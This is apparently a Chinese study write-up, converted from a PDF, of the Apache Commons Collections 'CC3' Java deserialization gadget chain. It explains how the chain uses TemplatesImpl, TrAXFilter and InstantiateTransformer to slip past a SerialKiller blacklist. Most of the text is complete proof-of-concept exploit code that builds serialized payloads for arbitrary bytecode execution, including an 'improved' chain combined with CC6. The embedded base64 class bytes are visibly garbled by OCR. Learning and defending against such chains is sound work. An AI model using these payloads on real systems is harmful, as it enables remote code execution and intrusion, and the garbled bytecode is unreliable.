CC3

- 在学习Java加载字节码的一些方法时涉及到了一些类比如：`TemplatesImpl`，通过调用它的`newTransformer()`方法，即可执行一段字节码的类构造器
- 在反序列化漏洞中，也可以利用这个特性来执行任意代码
- 相较于cc1，cc3链就是改变了最后的执行类，由之前的`Runtime`命令执行改变为动态类加载，能够任意代码执行，应用更加广泛
- 回忆一下cc1利用`TransformedMap`方法执行命令：

```
package org.example.cc1;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import java.util.HashMap;
import java.util.Map;

public class CommonCollections1 {
      public static void main(String[] args) throws Exception {
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(Runtime.getRuntime()),
                        new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"}),
            };
            Transformer transformerChain = new ChainedTransformer(transformers);
            Map innerMap = new HashMap();
            Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
            outerMap.put("test", "1sddss3");
            System.out.println(outerMap);
      }
}
```

- 利用`TemplatesImpl`执行字节码：

```
package org.example.cc3.ByteCode;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
```

```
import java.lang.reflect.Field;
import java.util.Base64;

public class TestTemplatesImpl {
      public static void main(String[] args) throws Exception{
            byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEACXRyYW5zZm9yb
QEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYW
NoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW51TnV
tYmVyVGFibGUBAApFeGNlcHRpb25zBwAaAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNs
dGMvRE9NOOxjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2ROObS9EVE1BeG1zSXR1cmFOb3I7TGNvbS9zd
W4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABjxpbm
lOPgEAAygpVgEAC1NvdXJjZUZpbGUBABdIZWxsb1R1bXBsYXRlc01tcGwuamF2YQwADgAPBwAbDAAcABOBABNIZWx
sbyBUZW1wbGF0ZXNJbXBsBwAeDAAfACABABJIZWxsb1R1bXBsYXRlc01tcGwBAEBjb20vc3VuL29yZy9hcGFjaGUv
eGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnNOcmFjdFRyYW5zbGV0OAQA5Y29tL3N1bi9vcmcvYXBhY2hlL
3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGV0ORXhjZXB0aW9uAQAQamF2YS9sYW5nL1N5c3R1bQEAA291dAEAFU
xqYXZhL2lvL1ByaW50U3RyZWFtOwEAE2phdmEvaW8vUHJpbnRTdHJlYW0BAAdwcmludGxuAQAVKExqYXZhL2xhbmc
vU3RyaW5nOylWACEABQAGAAAAAAADAAEABwAIAAIACQAAABkAAAADAAAAAbEAAAABAAoAAAAGAAEAAAAIAAsAAAAE
AAEADAABAAcADQACAAkAAAAZAAAABAAAAAGxAAAAAQAKAAAABgABAAAACgALAAAABAABAAwAAQAOAA8AAQAJAAAAL
QACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAAOABAAOAAwADwABABAAAAACABE=");
            TemplatesImpl obj = new TemplatesImpl();
            setFieldValue(obj, "_bytecodes", new byte[][] {code});
            setFieldValue(obj, "_name", "HelloTemplatesImpl");
            setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
            obj.newTransformer();
      }
       public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
            Field field = obj.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(obj, value);
      }
}
```


- 只需要结合这两段POC，即可改造出一个执行任意字节码的`CommonsCollections`利用链，只需要将第一个demo中`InvokerTransformer`执行的方法改成`TemplatesImpl::newTransformer()`：

```
package org.example.cc3;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
```

```
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import org.apache.commons.collections.Transformer;

import javax.xml.transform.Templates;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections1ByteCode {
      public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
            Field field = obj.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(obj, value);
     }
      public static void main(String[] args) throws Exception {
            byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEACXRyYW5zZm9yb
QEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYW
NoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW51TnV
tYmVyVGFibGUBAApFeGNlcHRpb25zBwAaAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNs
dGMvRE9NOOxjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2ROObS9EVE1BeG1zSXRlcmF0b3I7TGNvbS9zd
W4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABjxpbm
lOPgEAAygpVgEAClNvdXJjZUZpbGUBABdIZWxsb1RlbXBsYXRlc01tcGwuamF2YQwADgAPBwAbDAAcABOBABNIZWx
sbyBUZW1wbGFOZXNJbXBsBwAeDAAfACABABJIZWxsb1RlbXBsYXRlc01tcGwBAEBjb20vc3VuL29yZy9hcGFjaGUv
eGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnNOcmFjdFRyYW5zbGVOAQA5Y29tL3N1bi9vcmcvYXBhY2hlL
3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGVORXhjZXB0aW9uAQAQamF2YS9sYW5nL1N5c3RlbQEAA291dAEAFU
xqYXZhL2lvL1ByaW50U3RyZWFtOwEAE2phdmEvaW8vUHJpbnRTdHJlYWOBAAdwcmludGxuAQAVKExqYXZhL2xhbmc
vU3RyaW5nOylWACEABQAGAAAAAAADAAEABwAIAAIACQAAABkAAAADAAAAAbEAAAABAAoAAAAGAAEAAAAIAAsAAAAE
AAEADAABAAcADQACAAkAAAAZAAAABAAAAAGxAAAAAQAKAAAABgABAAAACgALAAAABAABAAwAAQAOAA8AAQAJAAAAL
QACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAAOABAAOAAwADwABABAAAAAACABE=");
            TemplatesImpl obj = new TemplatesImpl();
            setFieldValue(obj, "_bytecodes", new byte[][] {code});
            setFieldValue(obj, "_name", "HelloTemplatesImpl");
            setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(obj),
                        new InvokerTransformer("newTransformer", null, null)
                };
            Transformer transformerChain = new ChainedTransformer(transformers);
            Map innerMap = new HashMap();
            Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
```

```
            outerMap.put("test", "xxxx");
        }
    }
```

- 成功执行字节码



- 查看`ysoserial`的代码，会发现CommonsCollections3和上面的代码并不同，`ysoserial`中没有使用到`InvokerTransformer`
- 在`ysoserial`反序列化利用工具出现之后，开发者们为了寻找安全的过滤方法，就有了类似于`SerialKiller`这样的工具
- `SerialKiller`是一个Java反序列化过滤器，可以通过黑名单与白名单的方式来限制反序列化时允许通过的类，在其发布的第一个版本（第一个版本g了，我截的第二个版本的图）代码中，可以看到其给出了最初的黑名单：

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- serialkiller.conf -->
<config>
    <refresh>6000</refresh>
    <blacklist>
    <!-- ysoserial's CommonsCollections1 payload  -->
        <regexp>org\.apache\.commons\.collections\.functors\.InvokerTransformer$</regexp>
        <regexp>org\.apache\.commons\.collections\.functors\.InstantiateTransformer$</regexp>
    <!-- ysoserial's CommonsCollections2 payload  -->
        <regexp>org\.apache\.commons\.collections4\.functors\.InvokerTransformer$</regexp>
        <regexp>org\.apache\.commons\.collections4\.functors\.InstantiateTransformer$</regexp>
    <!-- ysoserial's Groovy payload  -->
        <regexp>org\.codehaus\.groovy\.runtime\.ConvertedClosure$</regexp>
        <regexp>org\.codehaus\.groovy\.runtime\.MethodClosure$</regexp>
    <!-- ysoserial's Spring1 payload  -->
    <regexp>org\.springframework\.beans\.factory\.ObjectFactory$</regexp>
    </blacklist>
    <whitelist>
        <regexp>.*</regexp>
    </whitelist>
</config>
```

- （p牛的第一个版本截图）

19 lines (19 sloc) | 795 Bytes

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!-- serialkiller.conf -->
3  <config>
4      <refresh>6000</refresh>
5      <blacklist>
6          <!-- ysoserial's CommonsCollections1 payload  -->
7          <regexp>^org\.apache\.commons\.collections\.functors\.InvokerTransformer$</regexp>
8          <!-- ysoserial's CommonsCollections2 payload  -->
9          <regexp>^org\.apache\.commons\.collections4\.functors\.InvokerTransformer$</regexp>
10         <!-- ysoserial's Groovy payload  -->
11         <regexp>^org\.codehaus\.groovy\.runtime\.ConvertedClosure$</regexp>
12         <regexp>^org\.codehaus\.groovy\.runtime\.MethodClosure$</regexp>
13         <!-- ysoserial's Spring1 payload  -->
14         <regexp>^org\.springframework\.beans\.factory\.ObjectFactory$</regexp>
15     </blacklist>
16     <whitelist>
17         <regexp>.*</regexp>
18     </whitelist>
19 </config>
```

- 无所谓这都不重要，重要的是，这个黑名单中包含`InvokerTransformer`
- `CommonsCollections3`的目的很明显，就是为了绕过一些规则对`InvokerTransformer`的限制，`CommonsCollections3`使用到了另一个类：`com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter`来调用任意方法
- 这个类的构造方法中调用了`(TransformerImpl) templates.newTransformer()`，免去了使用`InvokerTransformer`手工调用`newTransformer()`方法这一步：

```
public TrAXFilter(Templates templates)  throws
    TransformerConfigurationException
{
    _templates = templates;
    _transformer = (TransformerImpl) templates.newTransformer();
    _transformerHandler = new TransformerHandlerImpl(_transformer);
    _overrideDefaultParser = _transformer.overrideDefaultParser();
}
```

- 但是缺少了`InvokerTransformer`，`TrAXFilter`的构造方法也是无法调用的
- 这里会用到一个新的`Transformer`，就是`org.apache.commons.collections.functors.InstantiateTransformer`，`InstantiateTransformer`也是一个实现了`Transformer`接口的类，它的作用就是调用构造方法
- 所以，需要实现的就是，利用`InstantiateTransformer`来调用到`TrAXFilter`的构造方法，再利用其构造方法里的`templates.newTransformer()`调用到`TemplatesImpl`里的字节码
- 利用`InstantiateTransformer`构造的Transformer调用链如下：

```
package org.example.cc3;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.map.TransformedMap;
import org.apache.commons.collections.Transformer;

import javax.xml.transform.Templates;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class InstantiateTransformerDemo {
```

```
    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static void main(String[] args) throws Exception {
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEACXRyYW5zZm9yb
QEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYW
NoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW51TnV
tYmVyVGFibGUBAApFeGNlcHRpb25zBwAaAQCmKExjb2Ovc3VuL29yZy9hcGFjaGUveGFsYW4vaW5OZXJuYWwveHNs
dGMvRE9NOOxjb2Ovc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2ROObS9EVE1BeG1zSXRlcmF0b3I7TGNvbS9zd
W4vb3JnL2FwYWNoZS94bWwvaW5OZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABjxpbm
lOPgEAAygpVgEAClNvdXJjZUZpbGUBABdIZWxsb1RlbXBsYXRlc0ltcGwuamF2YQwADgAPBwAbDAAcABOBABNIZWx
sbyBUZW1wbGFOZXNJbXBsBwAeDAAfACABABJIZWxsb1RlbXBsYXRlc0ltcGwBAEBjb2Ovc3VuL29yZy9hcGFjaGUv
eGFsYW4vaW5OZXJuYWwveHNsdGMvcnVudGltZS9BYnNOcmFjdFRyYW5zbGVOAQA5Y29tL3N1bi9vcmcvYXBhY2hlL
3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGVORXhjZXBOaW9uAQAQamF2YS9sYW5nL1N5c3R1bQEAA291dAEAFU
xqYXZhL2lvL1ByaW50U3RyZWFtOwEAE2phdmEvaW8vUHJpbnRTdHJ1YWOBAAdwcmludGxuAQAVKExqYXZhL2xhbmc
vU3RyaW5nOylWACEABQAGAAAAAAADAAEABwAIAAIACQAAABkAAAADAAAAAbEAAAABAAoAAAAGAAEAAAAIAAsAAAAE
AAEADAABAAcADQACAAkAAAAZAAAABAAAAAGxAAAAAQAKAAAABgABAAAACgALAAAABAABAAwAAQAOAA8AAQAJAAAAL
QACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAAOABAAOAAwADwABABAAAAAACABE=");
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][] {code});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(
                        new Class[] { Templates.class },
                        new Object[] { obj })
        };
        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
        outerMap.put("test", "xxxx");
    }
}
```

- 完整的`CC1+ByteCode`去掉`InvokerTransformer`改良版poc（也继承了cc1的版本限制 <= 8u71）：

```
package org.example.cc3;
```

```
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.map.TransformedMap;

import javax.xml.transform.Templates;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections3 {
      public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
            Field field = obj.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(obj, value);
     }

      public static void main(String[] args) throws Exception {
            TemplatesImpl obj = new TemplatesImpl();
            setFieldValue(obj, "_bytecodes", new byte[][]{
                        //
ClassPool.getDefault().get(evil.EvilTemplatesImpl.class.getName()).toBytecode() 恶意构造
的类转化为字节码
           });
            setFieldValue(obj, "_name", "HelloTemplatesImpl");
            setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
```

```
            Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(TrAXFilter.class),
                        new InstantiateTransformer(
                                    new Class[] { Templates.class },
                                    new Object[] { obj })
            };

            Transformer transformerChain = new ChainedTransformer(fakeTransformers);

            Map innerMap = new HashMap();
            innerMap.put("value", "xxxx");
            Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

            Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
            Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);
            construct.setAccessible(true);
            InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);

            setFieldValue(transformerChain, "iTransformers", transformers);
            // 生成序列化字符串
            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(barr);
            oos.writeObject(handler);
            oos.close();

            // 本地测试触发
            // System.out.println(barr);
            ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
            Object o = (Object) ois.readObject();
    }
}
```

- 试着写改良版的通用cc3：

```
package org.example.cc3;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
```

```
import javassist.ClassPool;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import javax.xml.transform.Templates;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class ImproveCommonsCollections3 {
      public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
            Field field = obj.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(obj, value);
     }

      public static void main(String[] args) throws Exception {
            TemplatesImpl obj = new TemplatesImpl();
            setFieldValue(obj, "_bytecodes", new byte[][]{

  ClassPool.getDefault().get(org.example.cc3.ByteCode.HelloTemplatesImpl.class.getName())
.toBytecode() //恶意构造的类转化为字节码
           });
            setFieldValue(obj, "_name", "HelloTemplatesImpl");
            setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

            Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(TrAXFilter.class),
                        new InstantiateTransformer(
                                    new Class[] { Templates.class },
                                    new Object[] { obj })
           };
```

```
            Transformer transformerChain = new ChainedTransformer(fakeTransformers);

            Map innerMap = new HashMap();
            Map outerMap = LazyMap.decorate(innerMap, transformerChain);

            TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

            Map expMap = new HashMap();
            expMap.put(tme, "valuevalue");

            outerMap.remove("keykey");

            Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
            f.setAccessible(true);
            f.set(transformerChain, transformers);

            // 生成序列化字符串
            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(barr);
            oos.writeObject(expMap);
            oos.close();

            // 本地测试触发
            System.out.println(barr);
            ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
            Object o = (Object)ois.readObject();
        }
}
```

- 就是直接把cc6拼上来的其实，本地测试成功